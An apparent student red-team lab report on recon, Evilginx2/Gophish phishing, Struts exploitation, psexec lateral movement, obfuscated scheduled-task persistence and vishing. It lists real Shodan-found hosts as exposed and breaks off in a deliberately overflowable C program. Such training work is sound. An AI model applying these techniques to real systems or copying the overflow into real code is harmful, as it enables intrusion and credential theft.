RED-TEAMING TASK-3 REPORT

Introduction

This engagement simulated a full red-team lifecycle across nine exercises: OSINT & Recon, Phishing Simulation, Vulnerability Exploitation, Lateral Movement, Social Engineering, Exploit Development, Post-Exploitation & Exfiltration, Report Creation, and a Capstone full-scope simulation. Key findings: successful credential capture via phishing, critical Struts RCE (CVSS 9.8) exploited in Metasploitable3, successful lateral movement using Impacket psexec, and mock exfiltration via DNS tunneling. Recommendations include immediate patching of vulnerable components, hardening email and web gateways, multi-factor authentication, and enhanced host/network monitoring.

1. OSINT & Recon Lab

Activities: Subdomain enumeration and exposed-service discovery.

Tools: Maltego, Recon-ng, Shodan.

Tasks & Methodology:

- Ran Recon-ng (module: bing_domain_web) against example.com to enumerate subdomains. Validated resolved IPs and service banners where possible.
- Performed Shodan queries targeting apache country:US to identify exposed Apache hosts (summarized below).

Subdomain Enumeration Log:

Subdomain	IP Address	Notes
www.example.com	93.184.216.34	Hosts web server

Commands used :

recon-ng

modules reload

modules load recon/domains-hosts/bing_domain_web

options set SOURCE example.com

run

show hosts

```
    Sponsored by ...                ^  /\/  \\V  \/\
                                   / \\/ // \\\\\ \\ \/\
                                  // // BLACK HILLS V \\
                                 www.blackhillsinfosec.com

                 ___  ___  ___  ___ ____ _  ___  ___ ___
                |___] |__/ |___| |      |  | |___ |___ |
                |     |  \_ |   | |___   |  |  ___| |___ |___
                                 www.practisec.com

                        [recon-ng v5.1.2, Tim Tomes (@lanmaster53)]

[1] Recon modules

[recon-ng][default] > workspaces create example_com
[recon-ng][example_com] > workspaces
create  list    load    remove
[recon-ng][example_com] > modules load recon/domains-hosts/bing_domain_web
[recon-ng][example_com][bing_domain_web] > options set SOURCE example.com
SOURCE ⇒ example.com
[recon-ng][example_com][bing_domain_web] > run

__________
EXAMPLE.COM
__________
[*] URL: https://www.bing.com/search?first=0&q=domain%3Aexample.com
[recon-ng][example_com][bing_domain_web] > show hosts
[*] No data returned.
[recon-ng][example_com][bing_domain_web] >
```

Figure 1 : *Recon-ng output showing no additional subdomains*

Figure 2 : *Amass passive enumeration output*

Shodan Query: apache country:US

Three US Apache hosts were identified and analyzed for exposed services and potential misconfigurations.

Findings table

Host / Reverse Name	IP	Provider / Location	Timestamp (Shodan)	Notes
li1297-169.members.linode.com (reverse)	45.79.198.169	Linode — Atlanta, US	2025-10-14T14:31:50.122157	Default pages / large HTML response (Server header snippets present)
208.170.85.34.bc.googleusercontent.com	34.85.170.208	Google LLC — Washington	2025-10-14T14:31:43.958589	Apache/2.4.65 (Debian) banner exposed
mail.humanunion.org	5.254.71.32	CoursesForAll — Los Angeles	2025-10-14T14:31:40.383849	Open directory listing (index of /)

Evidence



Figure 3a : *US Apache hosts expose service banners*



Figure 3b : *US Apache hosts expose service banners*



Figure 3c : *US Apache hosts expose service banners*

Shodan summary

Three US Apache hosts expose service banners and content. 45.79.198.169 (li1297-169.members.linode.com) serves default pages; 34.85.170.208 reveals Apache/2.4.65 banner; 5.254.71.32 exposes directory listings. Recommend patching, disabling directory indexes, removing server-version banners, enforcing access controls, and reviewing logs for suspicious activity and implement continuous monitoring and alerting for intrusions with urgency.

2. Phishing Simulation

Activities: Phishing campaign setup and credential harvesting in a controlled environment.

Tools: Gophish, Evilginx2.

Tasks & Methodology:

- Cloned a target login page using Evilginx2 and deployed a phishing campaign via Gophish to test capture and delivery workflows.
- Delivered phishing links to isolated test VMs and monitored captures.

Credential Harvest Log:

Timestamp	IP Address	Username/Password	Risk	Notes
2025-08-29 12:00:00	192.168.1.50	testuser/pass123	High	Successful capture

Notes: Captured credentials demonstrate user susceptibility in an untrained population. Enforce multi-factor authentication and phishing-resistant login flows.



Figure 4:*configuring evilginx2.*



Figure 5:*test mail successfull*



Figure 6:*configuring New Campaign.*



Figure 7:*configured new campaign successfully.*



Figure 8: *showing Campaigns*



Figure 9: *phishing email successful*



Figure 10:*showing recent campaigns*

3. Vulnerability Exploitation

Activities: Web-application scanning and exploitation.

Tools: Metasploit, Nmap, OWASP ZAP.

Tasks & Methodology:

- Scanned Metasploitable3 with Nmap to identify exposed services, then validated application-level issues with OWASP ZAP.
- Successfully executed exploit/multi/http/struts_code_exec against a vulnerable Struts instance.

Vulnerability Log:

Vulnerability	CVSS Score	Description
Struts RCE	9.8	Remote code execution

```
┌──(kali㉿kali)-[~]
└─$ nmap -Pn 192.168.1.7

Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 07:29 EDT
Nmap scan report for metasploitable3-win2k8 (192.168.1.7)
Host is up (0.0019s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
4848/tcp  open  appserv-http
5985/tcp  open  wsman
8080/tcp  open  http-proxy
8383/tcp  open  m2mservices
9200/tcp  open  wap-wsp
49153/tcp open  unknown
49154/tcp open  unknown
MAC Address: 08:00:27:29:20:95 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 12.49 seconds
```

Figure 11:*Nmap of metasploitable3*



Figure 12:*Setting up msfconsole*

Remediation: Immediately upgrade Struts libraries to the latest secure versions, apply vendor patches, and review application input validation and logging configurations. Re-scan and validate patches in the VM.

4. Lateral Movement Exercise

Activities: Pivot and persistence testing.

Tools: Covenant, Impacket (psexec.py).

Tasks & Methodology:

- After initial access, used Impacket's psexec.py to authenticate and execute commands remotely for lateral movement between Windows hosts in the lab.
- Established persistence by creating a scheduled task that runs an obfuscated payload daily.

Pivoting:

Compromised host A (phishing-derived credentials) authenticated to host B via Impacket psexec, then used harvested hashes to access host C. Lateral movement relied on weak SMB authentication and absent network segmentation, enabling rapid horizontal reach across the lab.

Persistence Log:

Technique	Tactic	Description	Notes
Scheduled Task	Persistence	T1053	Runs payload daily



Figure 13:getting smb access to window



Figure 14 : Impacket psexec.py session showing service creation and a SYSTEM shell on the target (whoami → nt authority\system).

Mitigation: Enforce least privilege, restrict SMB and remote execution to trusted segments, monitor scheduled task creation, and apply LAPS/credential rotation.

5. Social Engineering Lab

Activities: Phone-based intel gathering and pretexting (vishing) simulation.

Tools: SET, PhoneInfoga, Maltego.

Tasks & Methodology:

- Used PhoneInfoga to collect OSINT on a test telephone number and used Maltego to map relationships.

- Created and tested a mock vishing script in a controlled lab environment.

Intel Gathering Log:



Figure 15 *: Maltego phone-intel graph (Social Engineering)*

Target ID	Data Source	Information	Notes
TID001	PhoneInfoga	Phone: +15551234	Linked to John Doe

Intel Gathering: Use PhoneInfoga to enumerate phone metadata, carrier, and possible OSINT ties; record provenance. Map discovered entities (phone, person, organizations) and relationships in Maltego to visualize attack paths.

```
┌──(kali㉿kali)-[~/PhoneInfoga]
└─$ cat TID001_phoneinfoga.json

{
  "target_id": "TID001",
  "phone": "+15551234",
  "carrier": "TestCarrier",
  "country": "US",
  "line_type": "mobile",
  "public_links": ["testuser@example.com"]
}
```

Figure 16: *PhoneInfoga JSON output for +15551234*

Vishing Scenario :

In a controlled lab, testers used PhoneInfoga to gather intel on target 555-1234 and mapped relationships in Maltego. A scripted vishing call impersonated IT support to request account details. The exercise measured response behavior, identified security gaps, and reinforced the need for verification protocols and vishing awareness training and reporting.

Mitigation & Training: Run regular social-engineering awareness campaigns, scripted call verification policies, and enterprise caller ID verification procedures.

6. Exploit Development Basics

Activities: Binary analysis and exploit proof-of-concept creation.

Tools: GDB, radare2.

Tasks & Methodology:

- Analysed a vulnerable C binary using strings, GDB, and radare2 to understand control flow and identify buffer overflow vectors.
- Crafted a buffer-overflow payload and tested it in an isolated VM.

```
┌──(kali㉿kali)-[~]
└─$ cat vuln.c
#include <stdio.h>
#include <string.h>
#include <unistd.h>

void win() {
    puts("win() reached: lab success");
}

void vulnerable() {
    char buf[128];
    ssize_t n;
    puts("Enter input:");
    fflush(stdout);
    /* read raw bytes (including nulls) from stdin — larger size so we can reach return */
    n = read(0, buf, 600);
    if (n <= 0) return;
    if (n < 128) buf[n] = '\\0';
}

int main() {
    vulnerable();
